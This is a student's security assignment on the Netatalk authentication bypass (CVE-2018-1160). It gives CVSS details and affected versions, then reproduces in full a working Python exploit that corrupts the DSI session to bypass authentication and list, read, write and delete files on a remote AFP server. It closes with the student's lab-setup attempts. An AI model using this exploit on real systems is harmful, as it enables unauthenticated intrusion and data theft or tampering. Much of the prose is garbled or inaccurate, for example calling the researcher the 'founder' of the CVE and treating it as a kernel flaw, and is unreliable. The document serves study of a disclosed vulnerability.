Systems and Network Programming(c/python)

Assignment 01 : Linux Vulnerabilities

Title : Netatalk authentication bypass (CVE-2018-1160)

H.S.T.De Silva

IT19139654

Linux Vulnerabilities

The Linux kernel is one of the maximal effects these days. The Linux kernel considers some of the most well-known functions of the Open Source Network. As an important module in O.S, the balance, performance, and security of the system depend on the kernel. In terms of robust network type, the Linux kernel has a wide range of features. Over the years, the Linux kernel has found its own list of vulnerabilities among open-source tasks. Many vulnerabilities in the Linux kernel are associated with shortcomings with SQL injection, controller layout thread, buffer overflow, integer overflow, and OS command injection.

For this reason, developers want to get a full understanding of the vulnerabilities and common vulnerabilities of common software programs that attack the Linux kernel. This not only reduces the chances of being exploited now but also improves the overall quality of the software you make.

Unlike Windows or MacOS, which provide users with software updates as a robot, developers need to look for Linux kernel updates on their own. In this way, open source components that use their products are confidential and retained when new risks are observed.So if you are a Linux kernel but do not follow the latest version of the project for some reason, we have put together a project for the new version that will correct that risk. White source database.


Regardless of the weakness behind the risk, there are three basic factors that determine its impact or severity.

- Existence- The presence of a vulnerability within the software
- Access- The possibility of attackers gaining access to a vulnerability
- Exploit- The potentiality of attackers taking advantage of a vulnerability using specific techniques or tools.


By exploiting recognized vulnerabilities, hackers can compromise a system by gaining additional privileges, accessing a system breakdown or reminder. In this newsletter, we'll walk you through three common Linux kernel risks. We dive into how to identify and mitigate those risks


Examples for linux kernel vulnerabilities

- CVE-2017-18017.
- CVE-2015-8812.
- CVE-2016-10229.
- CVE-2014-2523.
- CVE-2016-10150.
- CVE-2010-2521.
- CVE-2017-13715.
- CVE-2018-1160.




Here I include most popular vulnerability types.





We van identify vulnerabilities using colour codes. This image shows the colour codes. Red colour is for critical vulnerabilities.



This graph shows the flow of vulnerabilities by year.

Netatalk authentication bypass (CVE-2018-1160)

Jacob Baines discovered a flaw in the handling of the DSI Open session command in Netatalk, an implementation of the AppleTalk Protocol Suite, allowing an unauthenticated user to execute arbitrary code with root privileges. Netatalk before 3.1.12 is vulnerable to an out of bounds write in dsi_opensess.c. This is because the limits on attack-controlled statistics are not checked. This vulnerability can be triggered by an attacker who is not verified remotely enough to obtain arbitrary code execution. This malicious program of Netatalk definitely allows remote unverified attackers to rewrite some structural issues. I have prompted this error to pass authentication and to handle AFP volumes fully.


This web log is about finding and exploiting the bug. Since the DSI opening command avoids the limitations in the management, an unverified user can rewrite the memory with the data at its discretion, resulting in executing arbitrary code with root privileges. There are a thousand million Netatalk clients in Shodan. Unfortunately, Shodan does not check for AFP.

CVE-2018-1160

Severity: Critical (Netatalk authentication bypass is a critical vulnerability)

CVSS3 Base Score: 9.8

CVSS3 Vector: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H



Vulnerability Details : CVE-2018-1160

Netatalk before 3.1.12 is vulnerable to an out of bounds write in dsi_opensess.c. This is due to lack of bounds checking on attacker controlled data. A remote unauthenticated attacker can leverage this vulnerability to achieve arbitrary code execution.

Publish Date : 2018-12-20 Last Update Date : 2019-10-09

Collapse All Expand All Select Select&Copy Scroll To Comments External Links
Search Twitter Search YouTube Search Google

– CVSS Scores & Vulnerability Types

CVSS Score	10.0
Confidentiality Impact	Complete (There is total information disclosure, resulting in all system files being revealed.)
Integrity Impact	Complete (There is a total compromise of system integrity. There is a complete loss of system protection, resulting in the entire system being compromised.)
Availability Impact	Complete (There is a total shutdown of the affected resource. The attacker can render the resource completely unavailable.)
Access Complexity	Low (Specialized access conditions or extenuating circumstances do not exist. Very little knowledge or skill is required to exploit.)
Authentication	Not required (Authentication is not required to exploit the vulnerability.)
Gained Access	None
Vulnerability Type(s)	Execute Code
CWE ID	787

Netatalk before 3.1.12 is vulnerable to an out of bounds write in dsi_opensess.c. This is due to lack of bounds checking on attacker controlled data. A remote unauthenticated attacker can leverage this vulnerability to achieve arbitrary code execution.

Class: Input Validation Error

We can exploit this Remotely

Published: Dec 20 2018 12:00AM

Updated: Dec 20 2018 12:00AM

Jacob Baines discovered this vulnerability

This is vulnerable for:

Slackware Slackware Linux 14.2

Slackware Slackware Linux 14.1

Slackware Slackware Linux 14.0

Netatalk Netatalk 3.1.11

Netatalk Netatalk 3.1

Netatalk Netatalk 2.0.4

Netatalk Netatalk 3.0

Netatalk Netatalk 2.2

Debian Linux 6.0 sparc

Debian Linux 6.0 s/390

Debian Linux 6.0 powerpc

Debian Linux 6.0 mips

Debian Linux 6.0 ia-64

Debian Linux 6.0 ia-32

Debian Linux 6.0 ia-30

Debian Linux 6.0 arm

Debian Linux 6.0 amd64

Debian Linux 6

[Reference]Securityfocus.com. 2020. *Netatalk CVE-2018-1160 Arbitrary Code Execution Vulnerability*. [online] Available at: <https://www.securityfocus.com/bid/106301> [Accessed 10 May 2020].

– Products Affected By CVE-2018-1160

#	Product Type	Vendor	Product	Version	Update	Edition	Language	
1	OS	Debian	Debian Linux	9.0				Version Details Vulnerabilities
2	Application	Netatalk Project	Netatalk	1.4.99-0.20000927				Version Details Vulnerabilities
3	Application	Netatalk Project	Netatalk	1.4.99-0.20001108				Version Details Vulnerabilities
4	Application	Netatalk Project	Netatalk	1.5.0				Version Details Vulnerabilities
5	Application	Netatalk Project	Netatalk	1.5.1				Version Details Vulnerabilities
6	Application	Netatalk Project	Netatalk	1.5.1.1				Version Details Vulnerabilities
7	Application	Netatalk Project	Netatalk	1.5.2				Version Details Vulnerabilities
8	Application	Netatalk Project	Netatalk	1.5.3.1				Version Details Vulnerabilities
9	Application	Netatalk Project	Netatalk	1.5.5				Version Details Vulnerabilities
10	Application	Netatalk Project	Netatalk	1.6.0				Version Details Vulnerabilities
11	Application	Netatalk Project	Netatalk	1.6.1				Version Details Vulnerabilities
12	Application	Netatalk Project	Netatalk	1.6.2				Version Details Vulnerabilities
13	Application	Netatalk Project	Netatalk	1.6.3				Version Details Vulnerabilities
14	Application	Netatalk Project	Netatalk	1.6.4				Version Details Vulnerabilities
15	Application	Netatalk Project	Netatalk	1.6.4	Alpha1			Version Details Vulnerabilities
16	Application	Netatalk Project	Netatalk	2.0.0				Version Details Vulnerabilities
17	Application	Netatalk Project	Netatalk	2.0.1				Version Details Vulnerabilities
18	Application	Netatalk Project	Netatalk	2.0.2				Version Details Vulnerabilities
19	Application	Netatalk Project	Netatalk	2.0.3				Version Details Vulnerabilities
20	Application	Netatalk Project	Netatalk	2.0.4				Version Details Vulnerabilities
21	Application	Netatalk Project	Netatalk	2.0.5				Version Details Vulnerabilities
22	Application	Netatalk Project	Netatalk	2.1				Version Details Vulnerabilities
23	Application	Netatalk Project	Netatalk	2.1.1				Version Details Vulnerabilities
24	Application	Netatalk Project	Netatalk	2.1.2				Version Details Vulnerabilities
25	Application	Netatalk Project	Netatalk	2.1.3				Version Details Vulnerabilities

The Netatalk development team is proud to announce today the release of the Netatalk 3.1 launch collection. Users are encouraged to update their servers to the 3.1 release series, which is a stable and supported architecture for production structures. Netatalk is a free open source AFP file server. A *NIX/*BSD system running Netatalk is capable of serving many Macintosh clients simultaneously as an AppleShare file server (AFP).

The suite contains:

- netatalk - the main server service controller
- afpd - the AFP file server daemin
- cnid_metad - the CNID database multiplexing daemon
- cnid_dbd - the CNID database daemon serving CNIDs for AFP volumes

Because of these problems as soon as they found this vulnerability the update it.As the result of this they solved lots of problems.

Changes in 3.1.12
FIX: dhx uams: build with LibreSSL, GitHub#91
FIX: various spelling errors
FIX: CVE-2018-1160various supporting programs and utilities

[Reference]Netatalk.sourceforge.net. 2020. *Netatalk Release Notes*. [online] Available at: <http://netatalk.sourceforge.net/3.1/ReleaseNotes3.1.12.html> [Accessed 10 May 2020].

Founder of CVE-2018-1160

Jacob Baines is the founder of CVE-2018-1160 vulnerability. He is a Principal Research Engineer at Tenable, Experienced speaker, writer, and security researcher. Skilled in exploit and tool development, vulnerability research, and reverse engineering.Founding member of Tenable's zero-day academic staff. As a member of Tenable, over 100 CVEs have been assigned to his work. Staff emphasize the publication of original studies: gear, exploitation, blogs and conference shows.

This is his exploit code. Using this exploit code I'm going to do my explotation.

```
import argparse
import socket
import struct
import sys

# Known addresses:
# This exploit was written against a Netatalk compiled for an
# x86_64 Seagate NAS. The addresses below will need to be changed
# for a different target.
preauth_switch_base = '\x60\xb6\x63\x00\x00\x00\x00\x00' # 0x63b6a0
afp_getsrvrparms = '\x60\xb6\x42\x00\x00\x00\x00\x00' # 0x42b660
afp_openvol = '\xb0\xb8\x42\x00\x00\x00\x00\x00'  # 42b8b0
afp_enumerate_ext2 = '\x90\x97\x41\x00\x00\x00\x00\x00' # 419790
afp_openfork = '\xd0\x29\x42\x00\x00\x00\x00\x00' # 4229d0
afp_read_ext = '\x30\x3a\x42\x00\x00\x00\x00\x00' # 423a30
afp_createfile = '\x10\xcf\x41\x00\x00\x00\x00\x00' # 41cf10
afp_write_ext = '\xb0\x3f\x42\x00\x00\x00\x00\x00' # 423fb0
afp_delete = '\x20\x06\x42\x00\x00\x00\x00\x00' # 420620

##
# This is the actual exploit. Overwrites the commands pointer
# with the base of the preauth_switch
##
def do_exploit(sock):
        print "[+] Sending exploit to overwrite preauth_switch data."
```

```
        data = '\x00\x04\x00\x01\x00\x00\x00\x00'
        data += '\x00\x00\x00\x1a\x00\x00\x00\x00'
        data += '\x01' # attnquant in open sess
        data += '\x18' # attnquant size
        data += '\xad\xaa\xaa\xba' # overwrites attn_quantum (on purpose)
        data += '\xef\xbe\xad\xde' # overwrites datasize
        data += '\xfe\xca\x1d\xc0' # overwrites server_quantum
        data += '\xce\xfa\xed\xfe' # overwrites the server id and client id
        data += preauth_switch_base # overwrite the commands ptr
        sock.sendall(data)

        # don't really care about the respone
        resp = sock.recv(1024)
        return
##
# Sends a request to the server.
#
# @param socket the socket we are writing on
# @param request_id two bytes. requests are tracked through the session
# @param address the address that we want to jump to
# @param param_string the params that the address will need
##
def send_request(socket, request_id, address, param_string):
    data = '\x00' # flags
    data += '\x02' # command
    data += request_id
    data += '\x00\x00\x00\x00' # data offset
```

```
    data += '\x00\x00\x00\x90' # cmd length <=== always the same
    data += '\x00\x00\x00\x00' # reserved
    # ==== below gets copied into dsi->cmd =====
    data += '\x11' # use the 25th entry in the pre_auth table. We'll write the function to execute
there
    data += '\x00' # pad
    if (param_string == False):
        data += ("\x00" * 134)
    else:
        data += param_string
        data += ("\x00" * (134 - len(param_string)))

    data += address # we'll jump to this address

    sock.sendall(data)
    return
##
# Parses the DSI header. If we don't get the expected request id
# then we bail out.
##
def parse_dsi(payload, expected_req_id):
        (flags, command, req_id, error_code, length, reserved) = struct.unpack_from('>BBHIII',
payload)
        if command != 8:
                if flags != 1 or command != 2 or req_id != expected_req_id:
                        print '[-] Bad DSI Header: %u %u %u' % (flags, command, req_id)
                        sys.exit(0)
```

```
                if error_code != 0 and error_code != 4294962287:
                        print '[-] The server responded to with an error code: ' + str(error_code)
                        sys.exit(0)

        afp_data = payload[16:]
        if len(afp_data) != length:
                if command != 8:
                        print '[-] Invalid length in DSI header: ' + str(length) + ' vs. ' +
str(len(payload))
                        sys.exit(0)
                else:
                        afp_data = afp_data[length:]
                        afp_data = parse_dsi(afp_data, expected_req_id)

        return afp_data
##
# List all the volumes on the remote server
##
def list_volumes(sock):
        print "[+] Listing volumes"
        send_request(sock, "\x00\x01", afp_getsrvrparms, "")
        resp = sock.recv(1024)

        afp_data = parse_dsi(resp, 1)
        (server_time, volumes) = struct.unpack_from('>IB', afp_data)
        print "[+] " + str(volumes) + " volumes are available:"

        afp_data = afp_data[5:]
```

```
        for i in range(volumes):
                string_length = struct.unpack_from('>h', afp_data)
                name = afp_data[2 : 2 + string_length[0]]
                print "\t-> " + name
                afp_data = afp_data[2 + string_length[0]:]

        return
##
# Open a volume on the remote server
##
def open_volume(sock, request, params):
        send_request(sock, request, afp_openvol, params)
        resp = sock.recv(1024)

        afp_data = parse_dsi(resp, 1)
        (bitmap, vid) = struct.unpack_from('>HH', afp_data)
        return vid

## # List the contents of a specific volume
##
def list_volume_content(sock, name):
        print "[+] Listing files in volume " + name

        # open the volume
        length = struct.pack("b", len(name))
        vid = open_volume(sock, "\x00\x01", "\x00\x20" + length + name)
        print "[+] Volume ID is " + str(vid)
```

```
	# enumerate
	packed_vid = struct.pack(">h", vid)
	send_request(sock, "\x00\x02", afp_enumerate_ext2, packed_vid +
"\x00\x00\x00\x02\x01\x40\x01\x40\x07\xff\x00\x00\x00\x01\x7f\xff\xff\xff\x02\x00\x00\x00
")
	resp = sock.recv(1024)

	afp_data = parse_dsi(resp, 2)
	(f_bitmap, d_bitmap, req_count) = struct.unpack_from('>HHH', afp_data)
	afp_data = afp_data[6:]

	print "[+] Files (%u):" % req_count
	for i in range(req_count):
		(length, is_dir, pad, something, file_id, name_length) =
struct.unpack_from('>HBBHIB', afp_data)
		name = afp_data[11:11+name_length]
		if is_dir:
			print "\t[%u] %s/" % (file_id, name)
		else:
			print "\t[%u] %s" % (file_id, name)
		afp_data = afp_data[length:]
# Read the contents of a specific file.
##
def cat_file(sock, vol_name, file_name):
	print "[+] Cat file %s in volume %s" % (file_name, vol_name)

	# open the volume
```

```
        vol_length = struct.pack("b", len(vol_name))
        vid = open_volume(sock, "\x00\x01", "\x00\x20" + vol_length + vol_name)
        print "[+] Volume ID is " + str(vid)

        # open fork
        packed_vid = struct.pack(">h", vid)
        file_length = struct.pack("b", len(file_name))
        send_request(sock, "\x00\x02", afp_openfork, packed_vid +
"\x00\x00\x00\x02\x00\x00\x00\x03\x02" + file_length + file_name)
        resp = sock.recv(1024)

        afp_data = parse_dsi(resp, 2)
        (f_bitmap, fork_id) = struct.unpack_from('>HH', afp_data)
        print "[+] Fork ID: %s" % (fork_id)

        # read file
        packed_fork = struct.pack(">h", fork_id)
        send_request(sock, "\x00\x03", afp_read_ext, packed_fork + "\x00\x00\x00\x00" +
"\x00\x00\x00\x00" + "\x00\x00\x00\x00" + "\x00\x00\x03\x00")
        resp = sock.recv(1024)

        afp_data = parse_dsi(resp, 3)
        print "[+] File contents:"
        print afp_data
##
# Create a file on the remote volume
##
def write_file(sock, vol_name, file_name, data):
```

```
        print "[+] Writing to %s in volume %s" % (file_name, vol_name)

        # open the volume
        vol_length = struct.pack("B", len(vol_name))
        vid = open_volume(sock, "\x00\x01", "\x00\x20" + vol_length + vol_name)
        print "[+] Volume ID is " + str(vid)

        # create the file
        packed_vid = struct.pack(">H", vid)
        file_length = struct.pack("B", len(file_name))
        send_request(sock, "\x00\x02", afp_createfile, packed_vid + "\x00\x00\x00\x02\x02" +
file_length + file_name);
        resp = sock.recv(1024)
        afp_data = parse_dsi(resp, 2)

        if len(afp_data) != 0:
                sock.recv(1024)

        # open fork
        packed_vid = struct.pack(">H", vid)
        file_length = struct.pack("B", len(file_name))
        send_request(sock, "\x00\x03", afp_openfork, packed_vid +
"\x00\x00\x00\x02\x00\x00\x00\x03\x02" + file_length + file_name)
        resp = sock.recv(1024)

        afp_data = parse_dsi(resp, 3)
        (f_bitmap, fork_id) = struct.unpack_from('>HH', afp_data)
        print "[+] Fork ID: %s" % (fork_id)
```

```
# write
        packed_fork = struct.pack(">H", fork_id)
        data_length = struct.pack(">Q", len(data))
        send_request(sock, "\x00\x04", afp_write_ext, packed_fork + "\x00\x00\x00\x00" +
"\x00\x00\x00\x00" + data_length + data)
        #resp = sock.recv(1024)

        sock.send(data + ("\x0a"*(144 - len(data))))
        resp = sock.recv(1024)
        afp_data = parse_dsi(resp, 4)
        print "[+] Fin"
##
# Delete a file on the remote volume
##
def delete_file(sock, vol_name, file_name):
        print "[+] Deleting %s from volume %s" % (file_name, vol_name)

        # open the volume
        vol_length = struct.pack("B", len(vol_name))
        vid = open_volume(sock, "\x00\x01", "\x00\x20" + vol_length + vol_name)
        print "[+] Volume ID is " + str(vid)

        # delete the file
        packed_vid = struct.pack(">H", vid)
        file_length = struct.pack("B", len(file_name))
        send_request(sock, "\x00\x02", afp_delete, packed_vid + "\x00\x00\x00\x02\x02" +
file_length + file_name);
        resp = sock.recv(1024)
```

```
        afp_data = parse_dsi(resp, 2)


        print "[+] Fin"
##
## Main
##
top_parser = argparse.ArgumentParser(description='I\'m a little pea. I love the sky and the trees.')
top_parser.add_argument('-i', '--ip', action="store", dest="ip", required=True, help="The IPv4 address to connect to")
top_parser.add_argument('-p', '--port', action="store", dest="port", type=int, help="The port to connect to", default="548")
top_parser.add_argument('-lv', '--list-volumes', action="store_true", dest="lv", help="List the volumes on the remote target.")
top_parser.add_argument('-lvc', '--list-volume-content', action="store_true", dest="lvc", help="List the content of a volume.")
top_parser.add_argument('-c', '--cat', action="store_true", dest="cat", help="Dump contents of a file.")
top_parser.add_argument('-w', '--write', action="store_true", dest="write", help="Write to a new file.")
top_parser.add_argument('-f', '--file', action="store", dest="file", help="The file to operate on")
top_parser.add_argument('-v', '--volume', action="store", dest="volume", help="The volume to operate on")
top_parser.add_argument('-d', '--data', action="store", dest="data", help="The data to write to the file")
top_parser.add_argument('-df', '--delete-file', action="store_true", dest="delete_file", help="Delete a file")
args = top_parser.parse_args()


sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
```

```
print "[+] Attempting connection to " + args.ip + ":" + str(args.port)
sock.connect((args.ip, args.port))
print "[+] Connected!"
do_exploit(sock)
if args.lv:
        list_volumes(sock)
elif args.lvc and args.volume != None:
        list_volume_content(sock, args.volume)
elif args.cat and args.file != None and args.volume != None:
        cat_file(sock, args.volume, args.file)
elif args.write and args.volume != None and args.file != None and args.data != None:
        if len(args.data) > 144:
                print "This implementation has a max file writing size of 144"
                sys.exit(0)
        write_file(sock, args.volume, args.file, args.data)
elif args.delete_file and args.volume != None and args.file != None:
        delete_file(sock, args.volume, args.file)
else:
        print("Bad args")


sock.close()
```

[Reference] Baines, J., 2020. Netatalk 3.1.12 - Authentication Bypass. [online] Exploit Database. Available at: <https://www.exploit-db.com/exploits/46034> [Accessed 10 May 2020].

[Reference] Baines, J. and Labs, R., 2020. *Netatalk 3.1.12 - Authentication Bypass - Research Labs*. [online] Research-labs.net. Available at: <https://research-labs.net/search/exploits/netatalk-3112-authentication-bypass> [Accessed 10 May 2020].

I named this exploit code as pea.py. And do my exploit using that.

Pea is a proof of concept, and it uses CVE-2018-1160 to circumvent the validation and verification of the implementation of Netatalk. This version was tested in writing on Seagate NAS to Netatalk 3.1.10.


CVE-2018-1160 was patched in Netatalk 3.1.12.

How I exploit this code.

After I watched the video about this assignment I tried to find the vulnerability. And it is hard because one vulnerability can choose only one student. Then I did a research to find the vulnerability. After I found this I taught “how can I exploit this”. Honestly I had not any idea about exploiting vulnerability. I just select it without knowing anything.

After I tried to exploit this using various ways.


Fist I taught I have to exploit this using two operating systems. Then I installed parrot operating system as attacker os and ubuntu 18.04 as victims os.



```
sacnush@sacnush-virtual-machine:~$ ssh
usage: ssh [-46AaCfGgKkMNnqsTtVvXxYy] [-b bind_address] [-c cipher_spec]
           [-D [bind_address:]port] [-E log_file] [-e escape_char]
           [-F configfile] [-I pkcs11] [-i identity_file]
           [-J [user@]host[:port]] [-L address] [-l login_name] [-m mac_spec]
           [-O ctl_cmd] [-o option] [-p port] [-Q query_option] [-R address]
           [-S ctl_path] [-W host:port] [-w local_tun[:remote_tun]]
           [user@]hostname [command]
sacnush@sacnush-virtual-machine:~$ ssh Sachin@192.168.106.131
ssh: connect to host 192.168.106.131 port 22: Connection refused
sacnush@sacnush-virtual-machine:~$
```

After trying so many ways I found that I don't need two operating systems to do this exploit. So that I used ubuntu operating system to exploit this code.

So I used ubuntu 18.04 version to exploit this code. The I faced another trouble, I had to connect this machine to the afp server and exploit the code. As I already mentioned I used Jacob Baines exploit code for this.



And I tried to connect the server to this machine. But all attemps failed.

Netatalk authentication bypass is mac based file share server.Beacuse of that I had to create a afp server for this.

AFP or apple Filling Protocol is the method of used by apple inc to connect macintosh computers.Our ethernet disks run a server that supports this connection.

AFP is clearly superior to SMB or NFS for Mac OS 8.1-OS X 10.8 clients

AFP is the native file and printer sharing protocol for Macs and it supports many unique Mac attributes that are not supported by other protocols. So for the best performance, and 100% compatibility, AFP should be used.

Performance and reliability

- AFP offers significantly faster read/write performance than SMB or NFS
- AFP supports server-based “fast find file” support – essential for today's large systems
- Macs work more reliably and faster using AFP
- SMB1 is less stable

After the I tried to create a afp server to exploit this code. I found two ways to create that. Fist one is using mac computer. But I didn’t have it. Then I serched some servers that I can take freely to use. But I did’t Find anything. So that I created a afp server using my ubuntu os.

Fist I had to install avahi packages to my computer. Then I recived this error and I had to update it.

```
sachin@sachin-virtual-machine:~$ sudo install avahi
[sudo] password for sachin:
install: missing destination file operand after 'avahi'
Try 'install --help' for more information.
sachin@sachin-virtual-machine:~$ sudo install avahi-autoipd/artful,now 0.6.32-1ubuntu1 amd64
install: target 'amd64' is not a directory
sachin@sachin-virtual-machine:~$ sudo apt-get install build-essential libevent-dev libssl-dev libgcrypt11-dev libkrb5-dev libpam0g-dev libwrap
0-dev libdb-dev libtdb-dev libmysqlclient-dev  avahi-daemon libavahi-client-dev libacl1-dev libldap2-dev libcrack2-dev systemtap-sdt-dev libdb
us-1-dev libdbus-glib-1-dev libglib2.0-dev
Reading package lists... Done
Building dependency tree
Reading state information... Done
Package libtdb-dev is not available, but is referred to by another package.
This may mean that the package is missing, has been obsoleted, or
is only available from another source

Package libdbus-glib-1-dev is not available, but is referred to by another package.
This may mean that the package is missing, has been obsoleted, or
is only available from another source

